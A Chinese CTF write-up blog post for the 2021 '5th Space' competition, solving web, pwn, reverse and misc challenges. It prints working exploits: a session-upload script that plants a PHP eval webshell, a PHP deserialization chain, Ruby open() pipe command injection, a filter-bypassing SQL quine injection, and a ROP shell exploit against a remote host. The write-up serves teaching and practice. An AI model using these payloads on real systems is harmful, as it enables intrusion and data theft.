第三届“第五空间”网络安全大赛初赛部分WP

原创

七堇墨年 于 2021-12-24 20:23:31 发布 1096 收藏

文章标签： web安全 安全

本文链接：https://blog.csdn.net/justruofeng/article/details/122134099

第三届“第五空间”网络安全大赛初赛WP

公众号：Th0r安全

文章目录

---

web

- ### webftp

扫路径扫到1.txt。。
直接访问1.txt就能看到flag，因为是静态靶机所以应该是别的师傅放进去的，我也不敢说我也不敢问。

f1ag{g28F28EPTjRoxM9sNBDtMS3ZPulPXL6A}

- ## EasyCleanup

打开就是源码。看到任意文件包含了，还有命令执行。
先传 `?mode=eval` 可以将shell赋值为phpinfo查看session信息

session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	1	1
session.use_only_cookies	1	1
session.use_strict_mode	0	0
session.use_trans_sid	0	0

这里的 session.upload_progress.cleanup 是off的，不会自动清除session文件
所以应该是可以利用session.upload_progress进行文件包含,file长度限制为15,这只要控制exp里
PHPSEEID短一点即可

```
import io
import requests
import threading
sessid = 'aa'
def write_session(session):
url = 'http://114.115.134.72:32770/index.php'
f = io.BytesIO(b'a' * 1024 * 50)
resp = session.post( 'http://127.0.0.1/session.php?file=/tmp/sess_'+sessid,
data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php eval($_POST["cmd"]);?>'}, files=
{'file': ('fmyyy.txt',f)}, cookies={'PHPSESSID': sessid} )
if __name__ == '__main__':
with requests.session() as session:
write_session(session)
```

这时候session文件已经被写入了，路径应为 /tmp/sess_aa
我们尝试去包含

成功命令执行

system('cat /*');拿到flag。
flag{8b39ace789479585ae8b1e16c113161a}

- ## ppklovecloud

打开就是源码了

```php
<?php
include 'flag.php';
class pkshow
{
function echo_name()
{
return "Pk very safe^.^";
}
}
class acp
{
protected $cinder;
public $neutron;
public $nova;
function __construct()
{
$this->cinder = new pkshow;
}
function __toString()
{
if (isset($this->cinder))
return $this->cinder->echo_name();
}
}
class ace
{
public $filename;
public $openstack;
public $docker;
function echo_name()
{
$this->openstack = unserialize($this->docker);
$this->openstack->neutron = $heat;
if($this->openstack->neutron === $this->openstack->nova)
{
$file = "./{$this->filename}";
if (file_get_contents($file))
{
return file_get_contents($file);
}
else
{
return "keystone lost~";
}
}
}
}
if (isset($_GET['pks']))
{
$logData = unserialize($_GET['pks']);
echo $logData;
}
else
{
highlight_file(__file__);
}
?>
```

简单的反序列化

get传递pks参数进行反序列化，下面对反序列化产生的实例进行了echo，`acp` 类里面有 `__toString` 方法，所以起点就是 `acp` 类了

接着看 `__toString`

```
function __toString()
{
if (isset($this->cinder))
return $this->cinder->echo_name();
}
```

这里可以任意控制 `$this->cinder` 的值并调用其 `echo_name()` 方法， `ace` 类就有这个方法。所以控制 `$this->cinder = new ace()`

看看这个方法

```
function echo_name()
{
$this->openstack = unserialize($this->docker);
$this->openstack->neutron = $heat;
if($this->openstack->neutron === $this->openstack->nova)
{
$file = "./{$this->filename}";
if (file_get_contents($file))
{
return file_get_contents($file);
}
else
{
return "keystone lost~";
}
}
}
```

只要 `$this->openstack->neutron === $this->openstack->nova` 然后控制 `$this->filename` 即可任意文件读取看看这两个值是怎么来的 `$this->openstack` 是 `$this->docker` 反序列化而来， `nova` 和 `neutron` 两个变量在 `acp` 类里存在,所以控制 `$this->docker` 为 `acp` 类的序列化字符串即可。这里 `$this->openstack->neutron = $heat` 将 `neutron` 赋值为不存在的变量 `$heat`，变为空,所以 `acp` 类两个变量都赋值为空即可。

poc

先跑

```
<?php
class acp
{
protected $cinder;
public $neutron;
public $nova;
public function __construct(){
$this->neutron = '';
$this->nova = '' ;
}
}
$A = new acp();
echo urlencode(serialize($A));
```


结果

```
O%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3BN%3Bs%3A7%3A%22neutron%2
2%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22nova%22%3Bs%3A0%3A%22%22%3B%7D
```

之后

```
<?php
class acp
{
protected $cinder;
public $neutron;
public $nova;
public function __construct(){
$this->neutron = '';
$this->nova = '' ;
$this->cinder = new ace();
}
}
class ace
{
public $filename;
public $openstack;
public $docker;
public function __construct(){
$this->filename = 'flag.php';
$this->docker =
'O%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3BN%3Bs%3A7%3A%22neutr
on%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22nova%22%3Bs%3A0%3A%22%22%3B%7D';//上一个poc的
结果
}
}
$A = new acp();
echo urlencode(serialize($A));
O%3A3%3A%22acp%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00cinder%22%3BO%3A3%3A%22ace%22%3A3
%3A%7Bs%3A8%3A%22filename%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A9%3A%22openstack%22%
3BN%3Bs%3A6%3A%22docker%22%3Bs%3A145%3A%22O%253A3%253A%2522acp%2522%253A3%253A%2
57Bs%253A9%253A%2522%2500%252A%2500cinder%2522%253BN%253Bs%253A7%253A%2522neutro
n%2522%253Bs%253A0%253A%2522%2522%253Bs%253A4%253A%2522nova%2522%253Bs%253A0%253
A%2522%2522%253B%257D%22%3B%7Ds%3A7%3A%22neutron%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%
22nova%22%3Bs%3A0%3A%22%22%3B%7D
```

传参之后在f12源码里找到flag



这个heat变量在flag.php里。。上面了include(flag.php)不知道也不知道为什么能打通

flag{fXM75u5IqcaEwdIibN4DOpHGGnyi}

- **PNG图片转换器**


附件下载源码

```
require 'sinatra'
require 'digest'
require 'base64'
get '/' do
open("./view/index.html", 'r').read()
end
get '/upload' do
open("./view/upload.html", 'r').read()
end
post '/upload' do
unless params[:file] && params[:file][:tempfile] && params[:file][:filename]
&& params[:file][:filename].split('.')[-1] == 'png'
return "<script>alert('error');location.href='/upload';</script>"
end
begin
filename = Digest::MD5.hexdigest(Time.now.to_i.to_s + params[:file]
[:filename]) + '.png'
open(filename, 'wb') { |f|
f.write open(params[:file][:tempfile],'r').read()
}
"Upload success, file stored at #{filename}"
rescue
'something wrong'
end
end
get '/convert' do
open("./view/convert.html", 'r').read()
end
post '/convert' do
begin
unless params['file']
return "<script>alert('error');location.href='/convert';</script>"
end
file = params['file']
unless file.index('..') == nil && file.index('/') == nil && file =~
/^(.+)\.png$/
return "<script>alert('dont hack me');</script>"
end
res = open(file, 'r').read()
headers 'Content-Type' => "text/html; charset=utf-8"
"var img = document.createElement(\"img\");\nimg.src=
\"" + Base64.encode64(res).gsub(/\s*/, '') + "\";\n"
rescue
'something wrong'
end
end
```


源码是ruby的
存在一个上传和一个转换。

```
post '/upload' do
  unless params[:file] && params[:file][:tempfile] && params[:file][:filename] && params[:file][:filename].split('.')[-1] == 'png'
    return "<script>alert('error');location.href='/upload';</script>"
```


这里对上传文件有过滤，拓展名必须为png。测试了一下似乎绕不过去
建立一个png文件，随便写点什么看看。



上传



得到文件名了 去/convert访问看看。



得到了图片的base64编码信息。这串base64编码就是我们上传的文件内容。到这里有点没思路，但感觉在/convert的源码这里得到了提示

```
file = params['file']
unless file.index('..') == nil && file.index('/') == nil && file =~ /^(.+)\.png$/
  return "<script>alert('dont hack me');</script>"
end
```

这里对传入的file参数也进行了过滤，不能包含 .. 和 / 防止了目录穿越，所以应该无法文件读取。但都提示 dont hack me 了，而且文件名和内容完全可控，感觉这里可以做点什么。在网上找了一下

一、漏洞简述

Ruby Net::FTP 模块是一个FTP客户端，在上传和下载文件的过程中，打开本地文件时使用了open函数。而在ruby中，open函数是借用系统命令来打开文件，且没用过滤shell字符，导致在用户控制文件名的情况下，将可以注入任意命令。

Net:: FTP#get、getbinaryfile、gettextfile、put、putbinaryfile和puttextfile使用Kernel#open打开本地文件。如果localfile参数以管道字符"|"开头，则执行管道字符后面的命令。localfile的默认值是文件.basename（remotefile），因此恶意的FTP服务器可能导致任意命令执

行。

影响版本：

Ruby 2.2系列：2.2.8及更早版本

Ruby 2.3系列：2.3.5及更早版本

Ruby 2.4系列：2.4.2及更早版本

Ruby 2.5系列：2.5.0-preview1

在主干修订版r61242之前

这篇文章是关于 Net::FTP 模块的漏洞的，但这里有提到

> Ruby Net::FTP 模块是一个FTP客户端，在上传和下载文件的过程中，打开本地文件时使用了open函数。而在ruby中，open函数是借用系统命令来打开文件，且没用过滤shell字符，导致在用户控制文件名的情况下，将可以注入任意命令。

open函数是借用系统命令来打开文件，且没用过滤shell字符，导致在用户控制文件名的情况下，将可以注入任意命令。管道字符“|”开头，执行管道字符后面的命令.也就是说，ruby的open函数是能导致命令执行的,再看看逻辑

```
file = params['file']
unless file.index('..') == nil && file.index('/') == nil && file =~ /^(.+)\.png$/
  return "<script>alert('dont hack me');</script>"
end
res = open(file, 'r').read()
```


只要符合上面过滤的要求，file参数可以直接被拼接到open函数里导致命令注入至于如何回显，我们这里就可以考虑写入文件了。先上传一个空文件，拿到文件名 56724dcaa4f075510b8171002d2a36a6.png 。
在/convert 里构造

```
file=|echo `whoami`> 56724dcaa4f075510b8171002d2a36a6.png
```

没有报错。
我们直接读一下 56724dcaa4f075510b8171002d2a36a6.png 的内容

```
var img = document.createElement("img"); img.src= "";
```


解码一下



成功命令执行，flag应该在根目录了，因为对 / 有过滤 考虑用base64编码写，然后用sh执行。sh的话得要有两个png文件了，再上传一个记住文件名
405391431ca1ac9b33f35add1f4ef55c.png。第一步 `file=|echo "Y2F0IC8q"|base64 -d > 0784368baeb4d0a58b04309f20df6f2e.png` Y2F0IC8q 是cat /* 的base64编码然后执行 `file=|sh0784368baeb4d0a58b04309f20df6f2e.png>405391431ca1ac9b33f35add1f4ef55c.png` 最后直接读 `file=405391431ca1ac9b33f35add1f4ef55c.png`

```
var img = document.createElement("img"); img.src= "";
```


看到有数据回显了
解码一下



flag{Tvauy36vE0Mwt9WYOZVOR3dlNT9JTiX4}

- ## yet_another_mysql_injection

进去是一个登录界面。



源码里提示。访问?source即可看到源码

```php
<?php
include_once("lib.php");
function alertMes($mes,$url){
        die("<script>alert('{$mes}');location.href='{$url}';</script>");
}

function checkSql($s) {
        if(preg_match("/regexp|between|in|flag|=|>|<|and|\||right|left|reverse|update|extractvalue|floor|substr|&|;|\\\$|0x|sleep|\ /i",$s)){
                alertMes('hacker', 'index.php');
        }
}

if (isset($_POST['username']) && $_POST['username'] != '' && isset($_POST['password']) && $_POST['password'] != '') {
        $username=$_POST['username'];
        $password=$_POST['password'];
        if ($username !== 'admin') {
                alertMes('only admin can login', 'index.php');
        }
        checkSql($password);
        $sql="SELECT password FROM users WHERE username='admin' and password='$password';";
        $user_result=mysqli_query($con,$sql);
        $row = mysqli_fetch_array($user_result);
        if (!$row) {
                alertMes("something wrong",'index.php');
        }
        if ($row['password'] === $password) {
        die($FLAG);
        } else {
        alertMes("wrong password",'index.php');
    }
}

if(isset($_GET['source'])){
    show_source(__FILE__);
    die;
}
?>
```

CSDN @七堇墨年

刚开始以为是个简单的sql注入，用benchmark()时间盲注可以注出所有信息，但flag不在数据库里，然后以为在sys系统库里面，发现也没有。那应该换一个思路了看一下拿到flag的逻辑。

```
if (isset($_POST['username']) && $_POST['username'] != '' &&
isset($_POST['password']) && $_POST['password'] != '') {
$username=$_POST['username'];
$password=$_POST['password'];
if ($username !== 'admin') {
alertMes('only admin can login', 'index.php');
}
checkSql($password);
$sql="SELECT password FROM users WHERE username='admin' and
password='$password';";
$user_result=mysqli_query($con,$sql);
$row = mysqli_fetch_array($user_result);
if (!$row) {
alertMes("something wrong",'index.php');
}
if ($row['password'] === $password) {
die($FLAG);
} else {
alertMes("wrong password",'index.php');
}
}
```

在users表里查询password 条件为 `username='admin' and password='$password'` 这个password是我们传的值。查询结果再跟我们传的password强比较，相等则die($FLAG);也就是说我们需要构造一个sql语句，使得查询语句和输出结果是完全相等的就行。

```
https://www.shysecurity.com/post/20140705-SQLi-Quine
```

这篇文章讲的很清楚,而且里面的payload改一下能够直接用。只要保证replace函数内部语句被替换后跟外部一致就行。
原文的payload


```
SELECT REPLACE(REPLACE('SELECT
REPLACE(REPLACE("$",CHAR(34),CHAR(39)),CHAR(36),"$") AS
Quine',CHAR(34),CHAR(39)),CHAR(36),'SELECT
REPLACE(REPLACE("$",CHAR(34),CHAR(39)),CHAR(36),"$") AS Quine') AS Quine
```

对空格过滤了要用/**/代替，因为我们是利用注入union联合查询，所以语句前面都要加上引号+union和末位加上结尾的注释符#，用?代替 这只是起到占位符的作用。因为 被换成?,所以第三个char(39)换成char(63).Quine中带in也替换一下。
更改后的payload

```
UNION/**/SELECT/**/REPLACE(REPLACE('"UNION/**/SELECT/**/REPLACE(REPLACE("?",CHAR
(34),CHAR(39)),CHAR(63),"?")/**/AS/**/a#',CHAR(34),CHAR(39)),CHAR(63),'"UNION/**
/SELECT/**/REPLACE(REPLACE("?",CHAR(34),CHAR(39)),CHAR(63),"?")/**/AS/**/a#')/**
/AS/**/a#
```

直接post下面数据

```
username=admin&password='UNION/**/SELECT/**/REPLACE(REPLACE('"UNION/**/SELECT/**
/REPLACE(REPLACE("?",CHAR(34),CHAR(39)),CHAR(63),"?")/**/AS/**/a#',CHAR(34),CHAR
(39)),CHAR(63),'"UNION/**/SELECT/**/REPLACE(REPLACE("?",CHAR(34),CHAR(39)),CHAR(
63),"?")/**/AS/**/a#')/**/AS/**/a#
```



flag{4xTfpXWtBbrSNtCB48S39jtyHflUyllh}

pwn

- ## bountyhunter

很基础的栈溢出构造rop去getshell，利用pop rdi这个gadget传入参数，最后getshell

```
from pwn import*
io = remote("139.9.123.168",32548)
elf = ELF('./pwn')
libc = elf.libc
pop_rdi = 0x040120b
bin_sh_addr = 0x403408
system_addr = 0x40115C
payload = ''
payload += p64(pop_rdi)
io.sendline(b'A'*0x90 + p64(0) + p64(pop_rdi) + p64(bin_sh_addr) +
p64(system_addr))
io.interactive()
```

flag{GXaaWi8DWieSxP4leOlLCSWLTe0G}

RE

- ## StrangeLanguage

Python打包的pyd文件

按照正常流程解包

```
import brainfuck
brainfuck.main_check()
```

最后调用了pyd文件，类似dll文件
Ida打开 搜索字符串

网上查找是brainfuck加密，利用网上脚本转化python，打开后几千行代码，前面有flag头 后面是加密，`S[i]=S[i]^S[i+1]`，动调得到字符串写脚本

```
data[56] = 7                    #
data[55] += 12.0*data[56]    #55=86
data[56] = 0
data[55] += 2
data[56] = 7
data[57] = 7
data[58] = 0
data[59] = 7
data[58] += 13.0*data[59]        #58=91
data[59] = 0
data[59] = 9
data[60] = 0
data[61] = 0
data[62] = 8
data[61] += 10.0*data[62]     #61=80
data[62] = 0
data[62] = 5
```




```c
#include<stdio.h>
#include<string.h>
char s[100]={ 83,15,90,84,80,85,3,2,0,7,86,7,7,91,9,0,80,5,2,3,93,92,80,81,82,84,90,95,2,87,7,52};
char q[100];
int main(){

    for(int i=30;i>=0;i--){
        s[i]=s[i]^s[i+1];
    }
    for(int i=0;i<=30;i++){
        q[i]=s[i];
    }
    q[31]=52;
    puts(q);



    return 0;
}
```

```
#include<stdio.h>
#include<string.h>
char s[100]={
83,15,90,84,80,85,3,2,0,7,86,7,7,91,9,0,80,5,2,3,93,92,80,81,82,84,90,95,2,87,7,
52};
char q[100];
int main(){
for(int i=30;i>=0;i--){
s[i]=s[i]^s[i+1];
}
for(int i=0;i<=30;i++){
q[i]=s[i];
}
q[31]=52;
puts(q);
return 0;
}
```




flag{d78b6f30225cdc811adfe8d4e7c9fd34}


misc

- ## alpha10

下载附件，得到alpha10.data，之后foremost 分离一下得到




一张jpg图片，一张png图片
两张图片是一样的，猜测应该是盲水印，使用bwm脚本可以分离。
bwm脚本地址：`https://github.com/chishaxie/BlindWaterMark`
命名为1.jpg和1.png bwm脚本分离一下
命令 `python bwmforpy3.py decode 1.jpg 1.png flag.png`

